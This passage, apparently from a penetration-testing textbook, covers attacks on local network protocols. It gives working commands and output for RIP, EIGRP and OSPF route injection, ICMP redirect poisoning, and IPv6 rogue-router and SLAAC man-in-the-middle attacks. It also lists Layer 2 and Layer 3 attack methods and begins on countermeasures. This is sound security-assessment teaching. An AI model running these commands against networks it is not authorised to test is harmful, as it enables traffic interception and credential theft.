
Nemesis requires setup and configuration within Kali Linux. Download the source code from http://nemesis.sourceforge.net, unpack to /root/nemesis-1.4/, and then execute the following commands:
cd
wget http://bit.ly/2bjmImD
tar xvfz libnet-1.0.2a.tar.gz
cd Libnet-1.0.2a/
./configure
make && make install
cd ../nemesis-1.4/
./configure -with-libnet-includes=/root/Libnet-1.0.2a/include \
-with-libnet-libraries=/root/Libnet-1.0.2a/lib
make && make install
Following is the Nemesis and Scapy attack syntax used for each RIP protocol version:
RIPv1
nemesis rip –c 2 –V 1 –a 1 –i 10.2.0.10 –m 1 –V 1 –S 10.0.0.100 –D 10.0.0.5
RIPv2
nemesis rip –c 2 –V 2 –a 1 –i 10.2.0.10 –k 0xffffffff –m 1 –V 1 –S 10.0.0.100 -D 10.0.0.5
RIPng (IPv6)
root@kali:~/scapy# scapy
Welcome to Scapy (2.2.0)
>>> load_contrib("ripng")
>>> ip = IPv6(src="2001:1234:cafe:babe::1", dst="ff02::9")
>>> udp = UDP()
>>> ripng = RIPngEntry(prefix="2001:1234:dead:beef::/64", nexthop="2001:1234:cafe:babe::1")
>>> send (ip/udp/ripng, iface='eth0', inter=3, loop=1)
The Enhanced Interior Gateway Routing Protocol (EIGRP) is Cisco proprietary and can be run with or without authentication.49 Coly supports capture of EIGRP broadcasts and injection of packets to manipulate routing configuration, as demonstrated by Example 5-19.
root@kali:~# svn checkout http://coly.googlecode.com/svn/trunk/ coly-read-only
A    coly-read-only/coly.py
Checked out revision 13.
root@kali:~# cd coly-read-only/
root@kali:~/coly-read-only# ./coly.py
EIGRP route injector, v0.1 Source: http://code.google.com/p/coly/
kali(router-config)# interface eth1
Interface set to eth1, IP: 10.0.0.100
kali(router-config)# discover
Discovering Peers and AS
Peer found: 10.0.0.3 AS: 50
AS set to 50
Peer found: 10.0.0.2 AS: 50
kali(router-config)# hi
Hello thread started
kali(router-config)# inject 10.2.0.0/24
Sending route to 10.0.0.3
Sending route to 10.0.0.2
At this point, the EIGRP peers (10.0.0.2 and 10.0.0.3) will send traffic destined for the remote 10.2.0.0/24 network to us (via 10.0.0.100). We could also specify an individual host, such as 10.2.0.10/32, or a larger range such as 10.2.0.0/16.
Although it is possible to crack MD5 and HMAC-SHA-256 keys used for authentication within EIGRP environments, I’m not aware of any publicly available tools that support the crafting of authenticated packets.
Most Open Shortest Path First (OSPF)50 implementations use MD5 to provide authentication between routers. Loki and John the Ripper can capture and attack MD5 hashes to reveal the key, which can then be used to advertise new routes, as demonstrated by Figure 5-17. The route parameters are set by using the Injection tab, and the key set under Connection.
To install and execute Loki within Kali Linux, execute the following commands:
wget http://bit.ly/2asPnCf
wget http://bit.ly/2apbpEU
wget http://bit.ly/2awOiXH
wget http://bit.ly/2aK279c
wget http://bit.ly/2aKbipx
dpkg -i pylibpcap_0.6.2-1_i386.deb
dpkg -i libssl0.9.8_0.9.8o-7_i386.deb
dpkg -i python-dpkt_1.6+svn54-1_all.deb
dpkg -i python-dumbnet_1.12-3.1_i386.deb
dpkg -i loki_0.2.7-1_i386.deb
/usr/bin/loki.py

Operating systems including Apple OS X Yosemite 10.1051 update local routing table entries upon parsing ICMP redirect (type 5) messages. The vulnerability was extensively exploited in 2014, as reported by Zimperium.52
Example 5-20 demonstrates the Responder Icmp-Redirect.py utility used to reconfigure the routing table of a victim host (10.0.0.5) by specifying the gateway for a particular destination (10.2.0.10 in this case) as 10.0.0.100.
root@kali:~# cd /usr/share/responder/
root@kali:/usr/share/responder# chmod a+x Icmp-Redirect.py
root@kali:/usr/share/responder# ./Icmp-Redirect.py –I eth0 –i 10.0.0.100 –g 10.0.0.1 \
–t 10.0.0.5 –r 10.2.0.10

ICMP Redirect Utility 0.1.
Created by Laurent Gaffie, please send bugs/comments to lgaffie@trustwave.com

This utility combined with Responder is useful when you're sitting on a Windows based
network.
Most Linux distributions discard by default ICMP Redirects.
Note that if the target is Windows, the poisoning will only last for 10mn, you can
re-poison the target by launching this utility again.
If you wish to respond to the traffic, for example DNS queries your target issues,
launch this command as root:

iptables -A OUTPUT -p ICMP -j DROP && iptables -t nat -A PREROUTING -p udp --dst
10.2.0.10 --dport 53 -j DNAT --to-destination 10.0.0.100:53

[ARP]Target Mac address is : 00:17:f2:0f:5d:19
[ARP]Router Mac address is : 00:50:56:e2:a7:d5

[ICMP]10.0.0.5 should have been poisoned with a new route for target: 10.2.0.10.
The Neighbor Discovery Protocol (NDP)53 defines five ICMPv6 message types used to organize and configure local IPv6 networks, as listed in Table 5-9. Tools exist to take advantage of these protocols, as described in the subsequent sections.
| Message | ICMPv6 type | Description |
|---|---|---|
| Router solicitation | 133 | Used by nodes to locate routers on the link |
| Router advertisement | 134 | Used by routers to advertise their presence, along with link and prefix parameters; advertisements are sent periodically by routers, or to hosts when responding to solicitation requests |
| Neighbor solicitation | 135 | Used by nodes to determine the link addresses of IPv6 neighbors, and verify that neighbors are reachable via cached addresses |
| Neighbor advertisement | 136 | Used to respond to solicitation messages, providing IPv6 and link address details |
| Redirect | 137 | Used by routers to inform nodes of a better first hop for a given destination prefix |
Figures 5-18 and 5-19 demonstrate router and neighbor discovery. NDP operates on the data link layer, using broadcasts sent to Ethernet multicast addresses. Local transport layer protocols are also used within IPv6 environments for host configuration—primarily DHCPv6 to configure DNS, and WPADv6 to describe web proxy settings.


The THC IPv6 toolkit54 and Metasploit include modules to identify local IPv6 hosts. Example 5-21 demonstrates ping6 used within Kali Linux to broadcast an ICMPv6 echo message to ff02::1 (IPv6 multicast), revealing the available hosts (via eth1). You can then use Nmap to scan individual hosts, as shown in Example 5-22. Note that fe80::/10 is the reserved IPv6 prefix for link-local addresses.
root@kali:~# ping6 -c2 -I eth1 ff02::1
PING ff02::1(ff02::1) from fe80::20e:c6ff:fef0:2965 eth1: 56 data bytes
64 bytes from fe80::20e:c6ff:fef0:2965: icmp_seq=1 ttl=64 time=0.040 ms
64 bytes from fe80::1a03:73ff:fe27:35a8: icmp_seq=1 ttl=64 time=1.23 ms
64 bytes from fe80::217:f2ff:fe0f:5d19: icmp_seq=1 ttl=64 time=1.23 ms
64 bytes from fe80::426c:8fff:fe2a:e708: icmp_seq=1 ttl=64 time=1.23 ms
64 bytes from fe80::e4d:e9ff:fec5:8f53: icmp_seq=1 ttl=64 time=1.47 ms
64 bytes from fe80::3ed9:2bff:fe9f:bc94: icmp_seq=1 ttl=64 time=1.62 ms
64 bytes from fe80::ba2a:72ff:fef1:b747: icmp_seq=1 ttl=64 time=1.85 ms
64 bytes from fe80::a2d3:c1ff:fed1:2a8e: icmp_seq=1 ttl=64 time=2.18 ms
root@kali:~# nmap -6 -e eth1 -sSVC -F fe80::217:f2ff:fe0f:5d19

Starting Nmap 6.47 (http://nmap.org) at 2015-08-17 15:01 EDT
Nmap scan report for fe80::217:f2ff:fe0f:5d19
PORT     STATE SERVICE      VERSION
22/tcp   open  ssh          OpenSSH 5.6 (protocol 2.0)
| ssh-hostkey:
|   1024 56:17:24:77:ab:fc:d0:9f:ad:91:79:3d:1a:80:49:c6 (DSA)
|_  2048 af:f8:27:9f:b1:ab:4b:c0:67:e4:e0:06:2f:4b:5f:68 (RSA)
88/tcp   open  kerberos-sec Heimdal Kerberos (server time: 2015-08-17 19:02:00Z)
5900/tcp open  vnc          Apple remote desktop vnc
| vnc-info:
|   Protocol version: 3.889
|   Security types:
|     Mac OS X security type (30)
|_    Mac OS X security type (35)
MAC Address: 00:17:F2:0F:5D:19 (Apple)
Service Info: OS: Mac OS X; CPE: cpe:/o:apple:mac_os_x

Host script results:
| address-info:
|   IPv6 EUI-64:
|     MAC address:
|       address: 00:17:f2:0f:5d:19
|_      manuf: Apple
Hosts within hardened environments might not respond to ICMPv6 echo requests but will parse router advertisement messages if they support stateless address autoconfiguration (SLAAC). Metasploit55 exploits this behavior—a router with a fake prefix of 2001:1234:dead:beef::/64 is advertised, neighbor solicitation messages gathered, and the prefix replaced with fe80::/10 to identify valid link-local addresses (as shown in Example 5-23).
msf > use auxiliary/scanner/discovery/ipv6_neighbor_router_advertisement
msf auxiliary(ipv6_neighbor_router_advertisement) > set INTERFACE eth1
msf auxiliary(ipv6_neighbor_router_advertisement) > run

[*] Sending router advertisement...
[*] Listening for neighbor solicitation...
[*]    |*| 2001:1234:dead:beef:5ed:a8d7:d46b:7ec
[*]    |*| 2001:1234:dead:beef:92b1:1cff:fe8e:e5d3
[*]    |*| 2001:1234:dead:beef:3ed9:2bff:fe9f:bc94
[*]    |*| 2001:1234:dead:beef:b4:3cff:fecb:eb14
[*]    |*| 2001:1234:dead:beef:1a03:73ff:fe27:35a8
[*]    |*| 2001:1234:dead:beef:e4d:e9ff:fec5:8f53
[*] Attempting to solicit link-local addresses...
[*]    |*| fe80::5ed:a8d7:d46b:7ec -> 90:b1:1c:65:0c:09
[*]    |*| fe80::92b1:1cff:fe8e:e5d3 -> 90:b1:1c:8e:e5:d3
[*]    |*| fe80::3ed9:2bff:fe9f:bc94 -> 3c:d9:2b:9f:bc:94
[*]    |*| fe80::b4:3cff:fecb:eb14 -> 02:b4:3c:cb:eb:14
[*]    |*| fe80::1a03:73ff:fe27:35a8 -> 18:03:73:27:35:a8
[*]    |*| fe80::e4d:e9ff:fec5:8f53 -> 0c:4d:e9:c5:8f:53
The THC IPv6 toolkit includes three utilities to impersonate neighbors and routers, as listed Table 5-10. In addition to these data link attacks, you can use rogue DHCPv6 and WPADv6 services to proliferate name server and web proxy details to clients.
| Utility | Method | Purpose |
|---|---|---|
| parasite6 | Neighbor advertisement | Impersonate an IPv6 node |
| fake_router6 | Router advertisement | Advertise a new default IPv6 gateway |
| redir6 | Redirect spoofing | Inject a router between victim and target |
Many IPv4 environments contain hosts that support (and prefer) IPv6, including Microsoft Windows and Apple OS X. Figure 5-20 demonstrates how, upon configuring a rogue IPv6 gateway in the environment, you can create an overlay network and compromise traffic.

A DNS server is used to provide IPv6 destinations for lookup requests from clients, ensuring that sessions to IPv4 destinations are routed via our rogue IPv6 gateway. The process is shown in Figure 5-21.

Practical execution of this attack involves the following:
Configuring a NAT64 gateway, performing IPv6-to-IPv4 translation
Configuring a DNS64 server, providing IPv6 responses to IPv4 DNS requests
IPv6 router advertisement using fake_router6
Proliferating the DNS64 configuration using DHCPv6
The Evil Foca utility,56 which is available for Windows only, automates the attack. To prepare a Kali Linux IPv6 attack platform, review the InfoSec Institute “SLAAC Attack” tutorial,57 which provides step-by-step instructions for NAT64, DNS64, DHCPv6, and optional NAT-PT configuration. Jonathan Cran’s slide deck “Practical Man in the Middle”58 also details the attack (among others).
Scapy is a very powerful tool that can craft Ethernet frames and IPv6 packets. Philippe Biondi and Arnaud Ebalard’s presentation “Scapy and IPv6 networking presentation”59 details advanced tactics that you can adopt during testing.
Table 5-11 lists native commands within Linux, Apple OS X, and Microsoft Windows used to show cached IPv6 neighbors and routing configuration. Use these to ensure that advertisement messages are being propagated correctly, along with ifconfig (Linux, Apple OS X) and ipconfig (Windows) to display network interfaces and their IPv6 configuration.
| Platform | Goal | Command |
|---|---|---|
| Apple OS X | Show neighbors Show IPv6 routes |
ndp -an netstat -f inet6 -nr |
| Linux | Show neighbors Show IPv6 routes |
ip -6 neigh netstat -6nr |
| Windows | Show neighbors Show IPv6 routes |
netsh interface ipv6 show neighbors netsh interface ipv6 show routes |
Multiple routes to systems and networks often exist. Upon building a list of MAC addresses within the local network, use gateway-finder.py60 to identify hosts that support IPv4 forwarding. Example 5-24 demonstrates the process, which you also can apply to IPv6 (requiring a patch to the script).
root@kali:~# git clone https://github.com/pentestmonkey/gateway-finder.git
root@kali:~# cd gateway-finder/
root@kali:~# arp-scan -l | tee hosts.txt
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.6 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.0.0.100     00:13:72:09:ad:76       Dell Inc.
10.0.0.200     00:90:27:43:c0:57       INTEL CORPORATION
10.0.0.254     00:08:74:c0:40:ce       Dell Computer Corp.

root@kali:~/gateway-finder# ./gateway-finder.py -f hosts.txt -i 209.85.227.99
gateway-finder v1.0 http://pentestmonkey.net/tools/gateway-finder
[+] Using interface eth0 (-I to change)
[+] Found 3 MAC addresses in hosts.txt
[+] We can ping 209.85.227.99 via 00:13:72:09:AD:76 [10.0.0.100]
[+] We can reach TCP port 80 on 209.85.227.99 via 00:13:72:09:AD:76 [10.0.0.100]
Individual tactics adopted to attack local protocols vary from network to network. At a high-level there are two iterative phases, as described by Figure 5-22. Active attack tactics (e.g., VLAN hopping and ARP cache poisoning) are used to change network state, and passive sniffing yields network topology information and sensitive data.

Common active Layer 2 attack methods are as follows:
ARP cache poisoning to manipulate traffic flow between local hosts
CAM table overflow, causing a switch to broadcast frames to all ports
Modifying 802.1D STP traffic flow via spoofed BPDU frames
Accessing privileged VLANs through dynamic trunking or double-tagging
Compromise and cracking of 802.1X credentials (requiring network access)
CDP flooding, resulting in denial of service
CDP spoofing to advertise fake devices, inducing management software connection (e.g., SNMP) and compromise of sensitive data
Active Layer 3 attack tactics include:
Use of rogue DHCP and WPAD servers to modify the configuration of clients
Service of malicious boot images via PXE to compromise user credentials and launch hardware-layer attacks against vulnerable hosts (e.g., BIOS attacks)
LLMNR, NBT-NS, and mDNS spoofing to direct users to malicious services
Router impersonation via HSRP, EIGRP, OSPF, and other protocols
IPv6 discovery protocol spoofing, resulting in MITM
Identification of hosts supporting IP forwarding (used to route traffic elsewhere)
A number of countermeasures can be considered to improve local network security. A very effective broad mitigation against MITM and rogue server attacks is to enforce transport security (via IPsec or TLS) along with strong authentication through certificate validation.
Many 802.1X attacks are mitigated supplicant-side, via the client system:
Always validate the X.509 certificate of the authenticator
Specify the CN values of valid authenticators (RADIUS servers)
Fail-safe by not prompting the end user on security exceptions
Cisco-specific data link security features to be considered include the following:
